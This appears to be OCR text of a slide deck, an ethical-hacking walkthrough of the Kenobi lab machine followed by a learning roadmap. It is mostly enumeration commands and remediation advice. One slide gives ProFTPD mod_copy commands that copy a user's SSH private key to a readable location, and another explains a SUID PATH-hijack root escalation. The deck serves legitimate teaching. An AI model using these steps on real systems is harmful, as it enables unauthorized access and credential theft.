  - is an open-source software suite that facilitates file and print services between Unix/Linux systems and Windows clients.


Hostname:
KENOBI
Ubuntu OS

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

SMB Enumeration

- **enum4linux -U -o <TARGET-HOST>**
  - **-U**: This flag instructs enum4linux to perform user enumeration, attempting to retrieve a list of user accounts on the target system.
  - **-o** <Target>: This flag specifies the target system.
- **nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse <TARGET-HOST>**
  - -p 445:
    - Specifies that the scan should focus on port 445.
  - --script=:
    - Specifies the NSE (Nmap Scripting Engine) scripts to be executed during the scan.
      - **smb-enum-shares.nse**: This script is designed to enumerate information about shared resources on the target system. It helps identify shared folders and their permissions.
      - **smb-enum-users.nse**: This script is designed to enumerate information about user accounts on the target system. It helps identify user accounts, their details, and group memberships.
- **smbclient //<TARGET-HOST>//**
  - Connect to an SMB share
- **smbget -R smb://<TARGET-HOST>/**
  - Recursively downloads the directory

Hostname:
KENOBI
Ubuntu OS



SERVICE Running on the Target Host

- **RPC (Port 111):**
  - Service: rpcbind
  - Function: rpcbind is a general-purpose service that runs on port 111. It acts as a registry or mapper for RPC (Remote Procedure Call) services, mapping program numbers to dynamically assigned port numbers.
- **NFS (Port 2049):**
  - Service: nfs_acl
  - Function: Port 2049 is commonly associated with the NFS (Network File System) service.
  - NFS provides remote file system access, allowing clients to access files on a server as if they were local.

Communication Flow:

- When a client wants to access an NFS share on a server, it typically queries rpcbind on port 111 to obtain the correct port number for the NFS service. After obtaining the port number, the client establishes communication with the NFS service on that specific port (often on port 2049).

Hostname:
KENOBI
Ubuntu OS

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

NFS (Network File System) enumeration

- **nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount**
  - -p 111: Specifies that the scan should focus on port 111. Port 111 is commonly associated with the RPC (Remote Procedure Call) service, which is often used for NFS.
  - --script=:
    - Specifies the NSE (Nmap Scripting Engine) scripts to be executed during the scan.
      - nfs-ls: This script is designed to list directories and files available on an NFS server. It helps in enumerating the contents of NFS shares.
      - nfs-statfs: This script provides information about the NFS server's file system status, including details such as available space and file system size.
      - nfs-showmount: This script queries the NFS server to obtain a list of exported file systems.
- Mounting NFS
  - **mount <target ip>:/<REMOTE_DIR> <local-dir>**
  - **mount -o anon <NFS_SERVER>:/<REMOTE_DIR> X:**

Hostname:
KENOBI
Ubuntu OS

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

SERVICE Running on the Target Host

- **FTP (Port 21):**
  - Service: ProFTPD 1.3.5
  - Function: File Transfer Protocol (FTP) server

Vulnerability Searching


- https://www.exploit-db.com/
  - Contains exploits that can be downloaded and used straight out of the box.
- https://nvd.nist.gov/vuln/search
  - NVD keeps track of CVEs (Common Vulnerabilities and Exposures)
- https://cve.mitre.org/
- searchsploit
  - CLI allows to search exploitDB on your machine.
  - searchsploit ProFTPD 1.3.5

Hostname:
KENOBI
Ubuntu OS

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

SERVICE Running on the Target Host

- **SSH (Port 22):**
  - Service: OpenSSH 7.2p2 Ubuntu 4ubuntu2.7
  - Function: Secure Shell (SSH) for encrypted remote access



https://www.foxpass.com/blog/learn-ssh-keys-in-minutes/

Hostname:
KENOBI
Ubuntu OS


Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

Gaining Access

- ProFTPd's mod_copy vulnerability
  - SITE CPFR /home/kenobi/.ssh/id_rsa
  - SITE CPTO /var/tmp/id_rsa
- Mounted NFS
  - mount <target ip>:/<REMOTE_DIR> <local-dir>
- cp /mnt/kenobiNFS/tmp/id_rsa ./
- chmod 600 id_rsa
- Connect to the Target Host using private key exfiltrated
  - ssh -i id_rsa kenobi@<target_ip>

Privilege Escalation


- process by which an attacker gains higher levels of access or permissions on a computer system than they initially had.
- moving from a regular user to a superuser or administrator, acquiring more control over the system.
- Higher Privileges = More control



Hostname:
KENOBI
Ubuntu OS


Things to check : Linux Priv Escalation

- Kernel Exploits
- Daemons
- Programs
- Plaintext credentials
- SUID Misconfiguration
- Sudo Rights
- Cronjobs
- NFS



LinPEAS - Linux Privilege Escalation Awesome Script

LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix*/MacOS hosts




Hostname:
KENOBI
Ubuntu OS

Unix/Linux Priv Tools:

- **LinEnum**: https://github.com/rebootuser/LinEnum(-t option)
- **Enumy**: https://github.com/luke-goddard/enumy
- **Unix Privesc Check**: http://pentestmonkey.net/tools/audit/unix-privesc-check
- **Linux Priv Checker:** www.securitysift.com/download/linuxprivchecker.py
- **BeeRoot**: https://github.com/AlessandroZ/BeRoot/tree/master/Linux
- **Kernelpop**: Enumerate kernel vulns ins linux and MAC https://github.com/spencerdodd/kernelpop
- **Mestaploit**: multi/recon/local_exploit_suggester
- **Linux Exploit Suggester**: https://github.com/mzet-/linux-exploit-suggester
- **EvilAbigail** (physical access): https://github.com/GDSSecurity/EvilAbigail

https://github.com/1N3/PrivEsc

What is SUID in Linux?



Hostname:
KENOBI
Ubuntu OS

SUID stands for Set User ID.

- It's a special permission that can be set on an executable file.
- When the SUID permission is set on an executable,
  - the program will run with the privileges of the file owner rather than the user who is executing it.
- Common and dangerous on custom files/scripts with SUID bits.
- **find / -perm -u=s -type f 2>/dev/null**
  - Hunt for search for files on the system that have the Set User ID (SUID) permission bit
  - This is commonly used to identify executables with elevated privileges.
- **find / -perm -u=s -type f -ls 2>/dev/null**


We’re Root now

Hostname:
KENOBI
Ubuntu OS

- The binary at **"/usr/bin/menu"**
  - The SUID (Set User ID) bit enabled
    - it will execute with the elevated permissions of the file owner (often root).
    - binary runs "curl" without specifying the full file path (e.g., 'curl' instead of '/usr/bin/curl').
    - This vulnerability enables us to manipulate the content of the "**curl**" binary using the echo command, replacing it with "**/bin/sh**".
    - executing the "**menu**" binary triggers the modified "**curl**" binary, initiating the launch of a **root shell**.

Pivoting & Lateral Movement across the Networks

- **Pivoting** is a technique in network penetration testing where an attacker, having gained control over one machine, uses it to move laterally within the network.
  - The goal is to access and exploit additional systems, potentially reaching more sensitive or critical parts of the network.
  - Pentesters can identify weak points in the network's defense and help organizations strengthen their security measures.
- **Lateral Movement**: Pivoting involves navigating through the network, hopping from one compromised machine to another, to find and exploit vulnerabilities.



Pentest Vulnerability Findings

Multiple Open Ports:

- Issue: Several open ports discovered, highlighting potential entry points.
- Recommendation: Close unnecessary open ports to reduce the attack surface. Regularly conduct port scans and audits to identify potential vulnerabilities

Exposed Samba Shares:

- Issue: Sensitive information exposed through Samba shares, posing a risk of unauthorized access.
- Recommendation: Restrict access permissions, employ secure configurations, and monitor Samba shares for unauthorized activities.

ProFtpd Server Vulnerability:

- Issue: ProFtpd server version 1.3.5 identified, susceptible to the mod_copy module, allowing unauthenticated clients to execute commands and gain unauthorized access.
- Recommendation: Update ProFtpd to a patched version, configure secure settings, and conduct regular security audits.

NFS Mount on Port 111:

- Issue: NFS mount detected on port 111, indicating a potential avenue for unauthorized access.
- Recommendation: Apply access controls on NFS mounts to restrict unauthorized access.

SUID Bit Vulnerability:

- Issue: SUID bit vulnerability identified, allowing potential privilege escalation.
- Recommendation: Review and secure SUID-enabled binaries, restricting unnecessary elevated privileges, and conduct thorough testing for potential exploits.

Security is important.

You don’t build a house with broken hinges, broken windows, and no walls.

Security is part of development by default.

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Becoming a Competent Ethical Hacker

BLACK BEAR SECURITIES


USAID FROM THE AMERICAN PEOPLE


Hard to swallow pills
Hard to swallow pills
Skipping fundamentals will makes things hard.
Nobody will spoon feed you.

0x1_ Fundamentals

Learn the Operating Systems

- Install, Configure, Administer Windows
- Internals
- Secure and Harden Systems
  - CIS Benchmarks
- Master the Basics of Virtualization



Books:


Links:

- https://tryhackme.com/room/linuxfundamentalspart1
- https://tryhackme.com/room/windowsfundamentals1xbx
- https://www.ibm.com/topics/virtual-machines
- https://linuxjourney.com/
- https://www.debian.org/doc/manuals/debian-handbook/index.en.html
- https://docs.microsoft.com/en-us/sysinternals/
- https://www.cisecurity.org/cis-benchmarks

0x1_ Fundamentals

Learn Basics of Programming

- Be comfortable in:
  - Powershell/bash scripts
  - Automate your daily tasks
- Start Simple with:
  - Python
  - Go
  - Javascript
  - C++
- Develop a deep and intuitive understanding of computers.



Different Levels of Abstraction in Programming Languages

Books:

Links:


- https://learn-bash.org/
- https://www.learnpython.org/
- https://www.learn-c.org/
- https://www.learn-cpp.org/
- https://nodejs.dev/en/learn/
- https://dev.java/learn/
- https://learn.microsoft.com/en-us/training/modules/introduction- to-powershell/


0x1_ Fundamentals

Learn Networking


- OSI/TCP Model
- Understand the layers make up the model.
- Common protocols like HTTP, SSH, FTP, SMB, SMTP etc.
- Three way handshake TCP, UDP

Books:





Cisco packet tracer



OSI model network flow

Links:


- https://www.softwaretestinghelp.com/computer-networking-basics/
- https://www.guru99.com/data-communication-computer-network-tutorial.html
- https://www.netacad.com/courses/packet-tracer
- https://skillsforall.com/course/exploring-networking-cisco-packet-tracer
- https://www.netacad.com/courses/networking
- https://www.freecodecamp.org/

0x2_Cybersecurity


Learn Security Fundamentals

- Information Security Terminologies
  - CIA Triad Model
  - Attacks, threats, vulnerabilities, risk
- Security Standards
  - National Information Security Technology (NIST) Standard Specification
  - RMF
  - Cybersecurity Framework
  - CIS (Center for Internet Security)
- Objective is to gain strong foundation in information security.

CIA Triad



Pyramid of pain



Defense in depth
(Castle Approach)

Links:

- https://csrc.nist.gov/glossary
- https://www.nist.gov/cyberframework
- https://www.nccoe.nist.gov/publication/1800-25/VolA/index.html
- https://www.cisecurity.org https://owasp.org/Top10/
- https://allabouttesting.org/complete-list-of-cyber-security-standards/
- https://www.networkaccess.com/defense-in-depth/

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

0x2_Cybersecurity


Learn Frameworks/Methodology

Learning pentesting fundamentals while studying according to the framework.

